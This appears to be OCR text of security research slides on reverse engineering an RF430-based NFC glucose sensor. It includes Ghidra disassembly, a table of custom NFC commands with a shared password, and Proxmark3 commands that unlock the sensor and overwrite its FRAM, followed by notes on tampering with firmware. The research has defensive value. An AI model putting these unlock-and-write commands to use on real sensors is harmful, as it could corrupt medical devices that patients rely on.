
Other parts of memory



Other parts of memory




A3 Raw Read


CodeBrowser: rf430frl152h_rom:/rf430tal152h.bin
File Edit Analysis Navigation Search Select Tools Window Help
Program Trees
rf430tal152h.bin
ROM
SRAM
FRAM
Program Tree
Symbol Tree
Imports
Exports
Functions
Labels
Classes
Namespaces
Filter:
Data Type Manager
Data Types
BuiltInTypes
rf430tal152h.bin
Filter:
Listing: rf430tal152h.bin
rf430tal152h.bin
FUNCTION
undefined fram_a3_rawread()
undefined R12_lo:1 <RETURN>
fram_a3_rawread
fbca 0a 12 PUSH.W R10
fbcc 92 12 20 1c CALL &->rom_passwordcheck
fbd0 4c 93 TST.B R12
fbd2 14 24 JEQ LAB_fbfc
fbd4 f2 90 05 00 0c 08 CMP.B #0x5,&RF13MFIFOFL
fbda 10 20 JNE LAB_fbfc
fbdc 1d 42 06 08 MOV.W &RF13MRXF,R13
fbe0 5f 42 06 08 MOV.B &RF13MRXF,R15
fbe4 0d 93 TST.W R13
fbe6 07 20 JNE LAB_fbf6
fbe8 7f 93 CMP.B #-1,R15
fbea 05 20 JNE LAB_fbf6
fbec 92 12 94 1c CALL &->FUN_58f8
fbf0 c2 43 08 08 MOV.B #0,&RF13MTXF
fbf4 12 3c JMP LAB_fc1a
LAB fbf6
Decompile: fram_a3_rawread - (rf430tal152h.bin)
/* WARNING: Globals starting with '_' overlap smaller symbols
undefined2 fram_a3_rawread(void)
{
char cVar1;
ushort uVar2;
undefined2 uVar3;
cVar1 = (*(code *)PTR_rom_passwordcheck_1c20)();
if ((cVar1 == '\0') || (RF13MFIFOFL != '\x05')) {
LAB_fbfc:
uVar3 = 0;
}
else {
if ((_RF13MRXF == 0) && (RF13MRXF == 0xff)) {
(*(code *)PTR_FUN_1c94)();
_RF13MTXF = _RF13MTXF & 0xff00;
}
else {
if (0xf < RF13MRXF) goto LAB_fbfc;
_RF13MTXF = _RF13MTXF & 0xff00;
uVar2 = 0;
while (uVar2 < (_RF13MRXF & 0xff)) {
_RF13MTXF = *(ushort *)(uVar2 * 2 + _RF13MRXF);
uVar2 = uVar2 + 1;
Console - Scripting
fbd2
fram_a3_rawread
JEQ 0xfbfc
Ghidra: rf430frl152h_r...
CodeBrowser: rf430frl...
ghidra-cmdtable.png ...
xterm
xterm <2>
5:37


A3 Raw Read

Parameters:
4-byte password.
2-byte raw address.
1-byte length.

Sniffing the Password



Sniffing the Password




Sniffing the Password

The password is revealed in when the sensor is initialized, as all custom commands share the same password.

Custom NFC Commands


Command	Example
Initialize	02 **A0** 07 DEADBEEF
Info	02 **A1** 07
Lock	02 **A2** 07 DEADBEEF
Raw Read	02 **A3** 07 DEADBEEF F0FF 06
Unlock	02 **A4** 07 DEADBEEF

GoodV – An App for the RF430



Android app can read raw memory, giving full dumps of the ROM for reverse engineering in GHIDRA.

Password Check



FRAM Command Table

`A0` initializes the sensor.
`A1` identifies the sensor.
`A2` write-protects all of FRAM.
`A3` reads from a raw address.
`A4` unlocks all blocks.
`E0`, `E1`, and `E2` are not yet understood.

Writing the FRAM

Normally, the sensor is locked


```
proxmark3> hf 15 cmd write u 03 62 C2 00 00 00 00 00 00
Tag returned Error 18: The specified block is locked and
its content cannot be changed.
```

Unlock the sensor

```
proxmark3> hf 15 cmd raw -c 02 A4 07 DE AD BE EF
received 3 octets
00 78 F0
proxmark3> hf 15 cmd write u 03 AA BB CC DD 00 00 00 00 00
OK
proxmark3> hf 15 cmd read u 03
AA BB CC DD 00 00 00 00 00
```

Importance and mitigations


- We can **tamper** with the memory
- E.g modify firmware!
- Limitation: a few blocks are **not writable** (0x00-0x03, 0xef)



...

Importance and mitigations

- We can **tamper** with the memory
- E.g modify firmware!
- Limitation: a few blocks are **not writable** (0x00-0x03, 0xef)
- We **cannot modify glucose measures or wear time** *yet*: they are protected by a **checksum**: we are uncertain about the algo *yet* and its location



